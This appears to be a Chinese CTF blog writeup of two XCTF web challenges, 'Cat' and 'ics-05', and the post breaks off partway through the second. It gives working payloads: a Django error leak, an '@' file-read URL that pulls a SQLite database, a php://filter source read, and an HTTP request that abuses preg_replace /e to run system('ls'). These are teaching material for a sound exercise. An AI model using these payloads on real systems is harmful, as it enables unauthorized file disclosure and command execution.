功防世界Web高手进阶Writeup

原创

秋叶依剑 于 2019-11-17 21:33:38 发布 538 收藏 1

分类专栏： CTFWriteup 文章标签： 功防世界

本文链接：https://blog.csdn.net/qiuyeyijian/article/details/103111966

版权

CTFWriteup 专栏收录该内容

1 篇文章 0 订阅

订阅专栏

攻防世界Web进阶区


文章目录

0x01. Cat

> - 难度系数 1.0
> - 题目来源： `XCTF 4th-WHCTF-2017`
> - 题目描述： 抓住那只猫
> - 题目场景： http://111.198.29.45:43180/ 具体参见攻防世界
> - 题目附件：无

解题思路

1. 尝试提交空域名，返回Invalid Url, 提交题目给出的loli.club，什么也没有反应，但现在观察地址框 http://111.198.29.45:43180/index.php?url=loli.club ， 应该想到可以构造get请求




Cloud Automated Testing


输入你的域名，例如：loli.club

通过尝试应该可以发现，URL后面加：

> 1. 正常url, 好像没什么反应，（查看官方writeup，说返回ping结果）
> 2. 非法URL(特殊符号)，返回 `Invalid URL`
> 3. URL编码超过%80，返回Django报错




æ	%00	0	%30	`	%60		%90	À	%c0	ð	%f0
	%01	1	%31	a	%61	迴	%91	Á	%c1	ñ	%f1
	%02	2	%32	b	%62	翌	%92	Â	%c2	ò	%f2
	%03	3	%33	c	%63	昃	%93	Ã	%c3	ó	%f3
	%04	4	%34	d	%64	亟	%94	Ä	%c4	ô	%f4
	%05	5	%35	e	%65	•	%95	Å	%c5	õ	%f5
	%06	6	%36	f	%66	–	%96	Æ	%c6	ö	%f6
	%07	7	%37	g	%67	—	%97	Ç	%c7	亐	%f7
退格	%08	8	%38	h	%68	˜	%98	È	%c8	ø	%f8
TAB	%09	9	%39	i	%69	™	%99	É	%c9	ù	%f9
换行	%0a	:	%3a	j	%6a	š	%9a	Ê	%ca	ú	%fa
	%0b	;	%3b	k	%6b	›	%9b	Ë	%cb	û	%fb
	%0c	<	%3c	l	%6c	œ	%9c	Ì	%cc	ü	%fc
回车	%0d	=	%3d	m	%6d		%9d	Í	%cd	ý	%fd
	%0e	>	%3e	n	%6e	刃br>Ÿ	%9e	Î	%ce	þ	%fe
	%0f	?	%3f	o	%6f		%9f	Ï	%cf	ÿ	%ff
	%10	@	%40	p	%70	¡	%a0	Ð	%d0		
	%11	A	%41	q	%71	¢	%a1	Ñ	%d1		
	%12	B	%42	r	%72	£	%a2	Ò	%d2		
	%13	C	%43	s	%73		%a3	Ó	%d3		
	%14	D	%44	t	%74	/	%a4	Ô	%d4		
	%15	E	%45	u	%75	|	%a5	Õ	%d5		
	%16	F	%46	v	%76	令	%a6	Ö	%d6		
	%17	G	%47	w	%77	扌	%a7		%d7		
	%18	H	%48	x	%78	©	%a8	Ø	%d8		
	%19	I	%49	y	%79	ª	%a9	Ù	%d9		
	%1a	J	%4a	z	%7a	«	%aa	Ú	%da		
	%1b	K	%4b	{	%7b	¬	%ab	Û	%db		
	%1c	L	%4c	|	%7c	¯	%ac	Ü	%dc		
	%1d	M	%4d	}	%7d	®	%ad	Ý	%dd		
	%1e	N	%4e	~	%7e	¯	%ae	Þ	%de		
	%1f	O	%4f		%7f	宜	%af	ß	%df		
空格	%20	P	%50	€	%80	亍	%b0	à	%e0		
!	%21	Q	%51		%81	²	%b1	á	%e1		



"	%22	R	%52	‚	%82	³	%b2	â	%e2		
#	%23	S	%53	ƒ	%83	ㄐ	%b3	ã	%e3		
$	%24	T	%54	„	%84	µ	%b4	ä	%e4		
%	%25	U	%55	乫	%85	侘	%b5	å	%e5		
&	%26	V	%56	侕	%86	·	%b6	æ	%e6		
'	%27	W	%57	侖	%87	¸	%b7	ç	%e7		
(	%28	X	%58	ˆ	%88	¹	%b8	è	%e8		
)	%29	Y	%59	侎	%89	º	%b9	é	%e9		
*	%2a	Z	%5a	Š	%8a	»	%ba	ê	%ea		
+	%2b	[	%5b	‹	%8b	¼	%bb	ë	%eb		
,	%2c	/	%5c	Œ	%8c	½	%bc	ì	%ec		
-	%2d	]	%5d		%8d	¾	%bd	í	%ed		
.	%2e	^	%5e	刅br>	%8e	¿	%be	î	%ee		
/	%2f	_	%5f		%8f		%bf	ï	%ef		

3. 队报错代码进行代码审计，可以得到有关数据库的相关信息，获得数据库径 `/opt/api/database.sqlite3`




```
    </tr>

    <tr>
      <td>DATABASES</td>
      <td class="code"><pre>{&#39;default&#39;: {&#39;ATOMIC_REQUESTS&#39;: False,
          &#39;AUTOCOMMIT&#39;: True,
          &#39;CONN_MAX_AGE&#39;: 0,
          &#39;ENGINE&#39;: &#39;django.db.backends.sqlite3&#39;,
          &#39;HOST&#39;: &#39;&#39;,
          &#39;NAME&#39;: &#39;/opt/api/database.sqlite3&#39;,
          &#39;OPTIONS&#39;: {},
          &#39;PASSWORD&#39;: u&#39;********************&#39;,
          &#39;PORT&#39;: &#39;&#39;,
          &#39;TEST&#39;: {&#39;CHARSET&#39;: None,
                    &#39;COLLATION&#39;: None,
                    &#39;MIRROR&#39;: None,
                    &#39;NAME&#39;: None},
          &#39;TIME_ZONE&#39;: None,
          &#39;USER&#39;: &#39;&#39;}}</pre></td>
    </tr>
```


4. 使用@+文件名来读取本地文件，构造payload：

```
http://111.198.29.45:43180/index.php?url=@/opt/api/database.sqlite3
```

5. 搜索关键词 `ctf` 得到flag， `AWHCTF{yoooo_Such_A_G00D_@}`



```
x00\x00\x00\x00\x00\x00\x00\x1c\x01\x02AWHCTF{yoooo_Such_A_GOOD_@}\n&#39;</pre></td>
```



```
x00\x00\x00\x00\x00\x00\x00\x00\x00\x1c\x01\x02AWHCTF{yoooo_Such_A_GOOD_@}\n&#39;</pre></td
```

附注

官方用`curl`构造payload


```
curl 'http://111.198.29.45:43180/index.php?url=@/opt/api/database.sqlite3' | xxd | grep -A 5 -B 5 WHCTF
```

0x02. ics-05

> - 难度系数 1.0
> - 题目来源： `XCTF 4th-CyberEarth`
> - 题目描述： 其他破坏者会利用工控云管理系统设备维护中心的后门入侵系统
> - 题目场景： http://111.198.29.45:43227/ 具体参见攻防世界
> - 题目附件：无

解题思路

1. 题目提示是设备维护中心后门，所以打开页面后直接点击设备维护中心菜单进入




设备列表

□	ID	设备名	区域	维护状态	设备...
数据接口请求异常					

为提高用户体验，Firefox 将发送部分功能的使用情况给我们，用于进一步优化火狐浏览器的易用性，您可以自由选择是否向我们分享数据。

2. 再点击 云平台设备维护中心 , 发现地址栏url变了，并且页面中出现index字样



设备列表

□	ID	设备名	区域	维护状态	设备开关
数据接口请求异常					

3. 想到可以，利用 `php://filter` 伪协议读取页面源码

```
http://111.198.29.45:31639/index.php?page=php://filter/convert.base64-encode/resource=index.php
```

base64解码后，进行代码审计获取到有用信息

```
//方便的实现输入输出的功能,正在开发中的功能，只能内部人员测试

if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {

    echo "<br >Welcome My Admin ! <br >";

    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];

    if (isset($pattern) && isset($replacement) && isset($subject)) {
        preg_replace($pattern, $replacement, $subject);
    }else{
        die();
    }

}
```


preg_replace：(PHP 5.5)

功能 ： 函数执行一个正则表达式的搜索和替换

定义 ： mixed preg_replace (mixed $pattern , mixed $replacement , mixed $subject [, int KaTeX parse error: Expected 'EOF', got '&' at position 19: …it = -1 [, int &count]])

搜索 subject 中匹配 pattern 的部分， 如果匹配成功以 replacement 进行替换


*pattern*存在/*e*模式修正符，如果**pattern 和 $subject**匹配， **preg_replace**会将 **$replacement**当做代码来执行
6.打开burpsuit，构造payload，尝试获取文件目录



```
GET /index.php?pat=/abc/e&rep=system("ls")&sub=abc HTTP/1.1
Host: 111.198.29.45:31050
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=adc33pfhp8ar5f8h7ob5peuts3
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
X-forwarded-for: 127.0.0.1
```

```
        //监听导航点击
        element.on('nav(demo)', function(elem) {
            //console.log(elem)
            layer.msg(elem.text());
        });
    });
    </script>

<br >Welcome My Admin ! <br >css
index.html
index.php
js
layui
logo.png
s3chahahaDir
start.sh
视图.png

</body>

</html>
```

7. 看到`s3chahahaDir`很可疑，进去看看

